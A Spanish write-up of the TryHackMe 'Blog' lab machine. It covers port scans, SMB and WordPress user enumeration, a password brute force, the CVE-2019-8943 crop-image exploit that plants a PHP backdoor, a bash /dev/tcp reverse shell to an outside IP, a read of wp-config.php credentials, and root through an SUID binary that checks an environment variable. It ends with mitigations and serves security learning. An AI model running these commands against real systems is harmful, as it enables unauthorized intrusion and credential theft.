

Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Blog– Plataforma TryHackMe



DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**

Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual “Blog”** alojada en la plataforma **TryHackMe**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**

El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**

Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. Limitaciones y responsabilidad:

Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ESCANEEO INICIAL

Realizamos un escaneo inicial para descubrir los puertos abiertos en la máquina en cuestión. Esta máquina tiene abiertos los puertos 22 SSH, 80 HTTP, y 139/445 SMB

```
(root@kali)-[/home/phoenixx/Escritorio/blog]
# nmap -sS -p- --open -vvv -n -Pn -oN allPorts -T4 10.129.183.43
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-07 09:47 +0000
Initiating SYN Stealth Scan at 09:47
Scanning 10.129.183.43 [65535 ports]
Discovered open port 22/tcp on 10.129.183.43
Discovered open port 445/tcp on 10.129.183.43
Discovered open port 139/tcp on 10.129.183.43
Discovered open port 80/tcp on 10.129.183.43
```

ESCANEEO EXHAUSTIVO

Después de comprobar los puertos que están abiertos se procede a realizar un escaneo más exhaustivo para comprobar la versión de los servicios de los puertos abiertos:

```
(root@kali)-[/home/phoenixx/Escritorio/blog]
# nmap -sVC -p 22,80,139,445 -n -Pn -oN targeted 10.129.183.43
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-07 09:49 +0000
Nmap scan report for 10.129.183.43
Host is up (0.031s latency).
```

-SSH, versión 7.6 no vulnerable a user enumeration, por lo que no podemos enumerar usuarios a través de las respuestas.

-HTTP, servicio web Apache versión 2.4.29, con una instalación de Wordpress, en concreto la versión 5.0

-SMB, 4.7.6.

```
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 57:8a:da:90:bade:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256  c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_ 256 Sa:f2:62:92:11:8e:ad:8a:9b:22:82:2d:ad:93:bc:16 (ED25519)
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Billy Joel's 8039;s IT Blog 6#8211; The IT blog
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-generator: WordPress 5.0
|_ http-server-header: Apache/2.4.29 (Ubuntu)
139/tcp    open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn    Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time:
|   date: 2026-05-07T09:49:11
|_ start_date: N/A
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required
|_ nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\%00
|   Domain name: %00
|   FQDN: blog
|_ System time: 2026-05-07T09:49:11+00:00
```

ENUMERACIÓN

En primer lugar, se ha comprobado el servicio SMB, tiene null session disponible, por lo que permite loguearse sin proporcionar credenciales, con permisos de lectura y escritura. Aunque no se encuentra forma de explotar de esta manera, constituye un fallo de seguridad dejar un servicio de recursos compartidos con acceso a cualquier usuario sin necesidad de credenciales y con capacidad de lectura/escritura.

```
(root@kali)~/home/phoenixx
# smbmap -H blog.thm -u "" -p ""

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 10.129.183.43:445      Name: blog.thm      Status: NULL Session
    Disk                    Permissions
    ----                    -
    print$                  NO ACCESS
    BillySMB                READ, WRITE
    IPC$                    NO ACCESS

[*] Closed 1 connections
```

No se han encontrado recursos para explotar. Aunque se han conseguido enumerar usuarios de la máquina víctima por el protocolo RPC, obteniendo el sid del dominio y añadiendo el RID 1000+, ya que las cuentas de usuario tienen en el RID 1000 o más. Se descubre un usuario potencial, bjoel.

```
(root@kali)~/home/phoenixx
# rpcclient -U "" -N //blog.thm
rpcclient $> lookupnames root
root S-1-22-1-0 (User: 1)
rpcclient $> lookupsids S-1-22-1-1000
S-1-22-1-1000 Unix User\bjoel (1)
rpcclient $> lookupsids S-1-22-1-1001
S-1-22-1-1001 Unix User\smb (1)
rpcclient $> lookupsids S-1-22-1-1002
```


Se empieza a recopilar información del servicio web, aloja un Wordpress versión 5.0.0

```
(root@kali)~/home/phoenixx/Escritorio/blog
# whatweb http://10.129.183.43
http://10.129.183.43 [200 OK] Apache[2.4.29], Country[RESERVED][XX], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.129.183.43], MetaGenerator[WordPress 5.0], PoweredBy[wordpress-wordpress,,WordPress,WordPress,], Script[text/javascript], Title[Billy Joel's IT Blog 5#8211: The IT blog], UncommonHeaders[link], WordPress[5.0]
```

Además se aplica virtual hosting, por lo que se añade el dominio al /etc/hosts para que se pueda resolver

```
10.129.183.43 blog.thm
```

Si inspeccionamos la web, encontramos un blog. Podemos enumerar dos usuarios potenciales Karen Wheeler y Billy Joel. Podemos llegar a la conclusión de que los posibles usuarios de este wordpress seguirán la nomenclatura típica de usuarios como puede ser bjoel, kwheeler o similar, añadiendo signos de puntuación...simplemente es una aproximación para iniciar la enumeración de usuarios.



Para confirmar nuestras sospechas utilizamos la herramienta wpscan, podríamos montar un script en python para recopilar toda esta información, pero la verdad es que wpscan está optimizada para las búsquedas en Wordpress, así que empezamos enumerando usuarios y plugins que se encuentren disponibles, además le indicamos que queremos un método de detección de plugins agresivo

```
(root@kali)-[/home/phoenixx/Escritorio/blog]
# wpscan --url http://blog.thm --enumerate u,p --plugins-detection aggressive
```

Entre la información que obtenemos después del escaneo, tenemos que el blog utiliza como tema twentytwenty, en una versión desactualizada.

```
[+] WordPress theme in use: twentytwenty
| Location: http://blog.thm/wp-content/themes/twentytwenty/
| Last Updated: 2025-12-03T00:00:00.000Z
| Readme: http://blog.thm/wp-content/themes/twentytwenty/readme.txt
| [!] The version is out of date, the latest version is 3.0
| Style URL: http://blog.thm/wp-content/themes/twentytwenty/style.css?ver=1.3
| Style Name: Twenty Twenty
| Style URI: https://wordpress.org/themes/twentytwenty/
| Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
| Author: the WordPress team
| Author URI: https://wordpress.org/
```

Se consigue identificar también un plugin desactualizado, wp-downgrade. Tanto los temas como plugins desactualizados son vías potenciales de explotación, pues pueden estar sujetos a vulnerabilidades.

También se consigue enumerar dos usuarios válidos del blog: kwheel y bjoel, no muy alejados de nuestras sospechas iniciales.


```
[i] Plugin(s) Identified:

[+] wp-downgrade
| Location: http://blog.thm/wp-content/plugins/wp-downgrade/
| Last Updated: 2023-05-08T20:42:00.000Z
| Readme: http://blog.thm/wp-content/plugins/wp-downgrade/readme.txt
| [!] The version is out of date, the latest version is 1.2.6
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://blog.thm/wp-content/plugins/wp-downgrade/, status: 200
|
| Version: 1.2.1 (50% confidence)
| Found By: Readme - ChangeLog Section (Aggressive Detection)
| - http://blog.thm/wp-content/plugins/wp-downgrade/readme.txt
```

```
[i] User(s) Identified:

[+] kwheel
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] bjoel
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```


Contando con dos usuarios válidos podemos proceder a utilizar nuevamente wpscan para realizar un ataque de fuerza bruta contra el login, filtrando las respuestas que se reciben, los datos se tramitan por post y se filtran las respuestas en la que se obtiene que la contraseña no es válida para el usuario proporcionado, se usa el diccionario rockyou.txt

```
(root@kali)-[/home/phoenixx/Escritorio/blog]
# wpscan --url http://blog.thm --usernames users --passwords /usr/share/wordlists/rockyou.txt
```


Se consigue encontrar una contraseña válida para el usuario kwheel, por lo que se procede a loguear en el blog como dicho usuario

```
[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - kwheel / cutiepie1
```

A screenshot of the WordPress login page. It features a white login box on a light gray background. Inside the box, there is a label "Username or Email Address" above a text input field containing "kwheel". Below this is a label "Password" above a password input field with ten dots. At the bottom left of the box is a checkbox labeled "Remember Me". At the bottom right is a blue button labeled "Log In".

Dentro del panel de administración se intentan varios métodos como subir un archivo PHP malicioso, con diferentes extensiones donde PHP sigue siendo ejecutable como (.phar,.phtml,.inc,.module) pero no se consigue explotar nada, también se intenta modificar plantillas y ver si se pueden subir plugins, pero no tenemos acceso como usuario privilegiado al blog.



Revisando por internet buscando vulnerabilidades para la versión 5.0.0 de PHP encuentro la CVE 2019-8943, que permite crear una puerta trasera en PHP a través de la subida de una imagen, conocida como Crop-Image. Se accede a un repositorio en Github donde se almacena un exploit en python.

WordPress Crop-Image CVE-2019-8943

A python3 script for WordPress Crop-Image CVE-2019-8943 Authenticated Remote Code Execution (RCE). It drops a malicious PHP backdoor.

Se descarga y se procede a utilizar.

El exploit crea un recurso el cual permite ejecución remota de código.

```
(root@kali)~[/home/phoenixx/Escritorio/blog/wordpress_cropimage]
# python3 wp_rce.py -t http://blog.thm -u kwheel -p cutiepie1 -m twentytwenty
WordPress ImageCrop CVE 2019-8942

Login in
Login successful!

Getting Wp Nonce
Wp Nonce retrieved successfully ! _wpnonce: 46263e0dc7

Uploading the image
Image uploaded successfully with Image ID: 43

Changing the path
Path has been changed successfully!

Getting Ajax nonce
Ajax Nonce retrieved successfully ! ajax_nonce: dfc25686ef

Cropping the uploaded image
Done!

Creating a new post to include the image
Post created successfully!

Dropping Backdoor rse.php
Backdoor URL: http://blog.thm/rse.php

Example Payload: http://blog.thm/rse.php?0=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Se procede a cargar un payload para obtener una revershell, urlencodeado

```
(root@kali)~[/home/phoenixx/Escritorio/blog/wordpress_cropimage]
# echo "bash -c 'bash -i >& /dev/tcp/192.168.128.83/7878 0>&1'" | jq -SRr @uri
bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.128.83%2F7878%200%3E%261%27
```

Se abre un listener con netcat, por el puerto indicado en el payload

```
(root@kali)~[/home/phoenixx]
# nc -lnvp 7878
listening on [any] 7878 ...
```

Se accede al recurso proporcionando como parámetro el payload urlencodeado

```
http://blog.thm/rse.php?0=bash -c 'bash -i >& %26 %2Fdev%2Ftcp%2F192.168.128.83%2F7878 0>%261'
```

Se recibe la conexión reversa y se procede al tratamiento de la tty, puesto que la consola que se recibe es una pseudo-terminal y para obtener una shell totalmente interactiva necesitamos un tratamiento previo, en el que entre otros aspectos exportaremos las variables de entornos SHELL Y TERM, así como el ajuste de las columnas y filas de la tty.

```

(root@kali)-[/home/phoenixx]
# nc -lnvp 7878
listening on [any] 7878 ...
connect to [192.168.128.83] from (UNKNOWN) [10.129.183.43] 35532
bash: cannot set terminal process group (999): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blog:/var/www/wordpress$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@blog:/var/www/wordpress$ ^Z
zsh: suspended nc -lnvp 7878

(root@kali)-[/home/phoenixx]
# stty raw -echo;fg
[1] + continued nc -lnvp 7878
reset xterm

```

```

www-data@blog:/var/www/wordpress$ export SHELL=bash
www-data@blog:/var/www/wordpress$ export TERM=xterm
www-data@blog:/var/www/wordpress$ stty rows 60 cols 120
www-data@blog:/var/www/wordpress$ stty size
60 120

```

Una vez tenemos una consola totalmente interactiva, procedemos a leer el `/etc/passwd`, en el que se encuentra un usuario a parte de root que tiene shell asignada, es el usuario `bjoel` que habíamos enumerado por RPC.

```

www-data@blog:/var/www/wordpress$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
bjoel:x:1000:1000: Billy Joel:/home/bjoel:/bin/bash
www-data@blog:/var/www/wordpress$

```

En un entorno de Wordpress el archivo `wp-config.php` suele tener la clave de la base de datos MySQL, por lo que se procede a examinar y se encuentran credenciales para acceder a la base de datos

```

www-data@blog:/var/www/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/* Custom */
/*
define('WP_HOME', '/');
define('WP_SITEURL', '/'); */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'blog');

/** MySQL database username */
define('DB_USER', 'wordpressuser');

/** MySQL database password */
define('DB_PASSWORD', 'LittleYellowLamp90!@');

```


Se examina la base de datos , pero no se obtiene información relevante, aparte de la contraseña que ya se conocía para el usuario kwheel obtenemos un hash phpass que si lo intentamos crackear con john no va a ser posible.

```
www-data@blog:/var/www/wordpress$ mysql -u wordpressuser -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12382
Server version: 5.7.30-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| blog |
+-----+
2 rows in set (0.00 sec)

mysql> use blog;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```


```
mysql> use blog;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_blog |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | bjoel | $P$B$jFHe8zIynQe/CBvaltzzC6ckPcO/ | bjoel | nconk1@outlook.com | | 2020-05-26 03:52:26 | | 0 | Billy Joel |
| 3 | kwheel | $P$B$edNwvQ29vriTPd80CDL6WnhYjr8te. | kwheel | zlbzydrtfjhmuyymk@ttirv.net | | 2020-05-26 03:57:39 | | 0 | Karen Wheeler |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

No obstante otro de los fallos de seguridad que se ha encontrado en esta máquina, es que si se reutiliza la contraseña encontrada para acceder a la base de datos para loguarse como el usuario bjoel en el panel de wordpress, se consigue entrar como usuario administrador del blog. Aunque no es posible realizar ninguna acción maliciosa, pero el acceso no autorizado al blog se ha conseguido por una reutilización de credencial.

Se comprueba si esta misma credencial puede ser susceptible de utilizarse por el usuario bjoel para hacer un switch user con su o para acceder por SSH, sin conseguir pivotar a dicho usuario



ESCALADA DE PRIVILEGIOS

Como el usuario www-data revisamos los archivos y ejecutables que tienen el SUID activado, es decir que el contexto de su ejecución realizan acciones con permisos del propietario (si un archivo o ejecutable tiene el SUID activado y es propiedad de root, en el contexto de ejecución seríamos root). Se encuentra un archivo infrecuente con dicho SUID activado.

```
www-data@blog:/var/www/wordpress$ find / -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
```

Se procede a interactuar con él, nos dice que no somos admin. Para una inspección exhaustiva del mismo utilizamos ltrace y strings para ver las llamadas que hace, que librerías utiliza y si podemos obtenemos cadenas de caracteres legibles. Vemos que hace una llamada a la función getenv, la cual accede a las variables de entorno y pregunta por una en concreto llamada admin. Revisando el env del usuario www-data no se cuenta con ninguna variable, por lo que se procede a crear una variable de entorno admin, con valor "admin"

```
www-data@blog:/var/www/wordpress$ /usr/sbin/checker
Not an Admin
```

```
www-data@blog:/var/www/wordpress$ ltrace /usr/sbin/checker
getenv("admin")                               = nil
puts("Not an Admin")                          = 13
+++ exited (status 0) +++
```

```
www-data@blog:/var/www/wordpress$ strings /usr/sbin/checker
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
puts
getenv
system
```

Si se llama de nuevo al binario, este hará una llamada a la variable de entorno admin creada obteniendo root. Cabe destacar que este proceso seguramente se produzca porque si detecta una variable admin en el env, hace un setuid correspondiente a 0 y lanzará una bash, puesto que se observan funciones como setuid y system. Se obtiene consola como root

```
www-data@blog:/var/www/wordpress$ export admin="admin"
www-data@blog:/var/www/wordpress$ /usr/sbin/checker
root@blog:/var/www/wordpress# whoami
root
```

Como curiosidad, si intentamos leer la flag del usuario, nos dirá que no se encuentra, si utilizamos find para buscar otros archivos con el mismo nombre obtendremos otro en la localización /media/usb. Procedemos a leer tanto la flag de user como de root.

```
root@blog:/home/bjoel# cat user.txt
You won't find what you're looking for here.

TRY HARDER
root@blog:/home/bjoel#
```

```
root@blog:/home/bjoel# find / -name "user.txt" 2>/dev/null
/home/bjoel/user.txt
/media/usb/user.txt
root@blog:/home/bjoel#
```

```
root@blog:/home/bjoel# cat /media/usb/user.txt
c8421899aae571f7af486492b71a8ab7
root@blog:/home/bjoel# cat /root/root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
```

CONSIDERACIONES DE SEGURIDAD:

- El SMB no debe permitir acceso anónimo a recursos compartidos con permisos de lectura y escritura.
- Las versiones de Wordpress deben estar actualizadas a la versión mínima segura y estable de tanto plugins, temas como versión del mismo CMS.
- La reutilización de contraseñas es una práctica muy insegura, ya que la exposición de una sola credencial puede acarrear accesos no autorizados a múltiples servicios.
- Binarios que pueden realizar llamadas a comandos a nivel de sistema no deben tener el SUID activado si implican cambios en el uid, o acceso a variables de entorno. MUY CRÍTICO.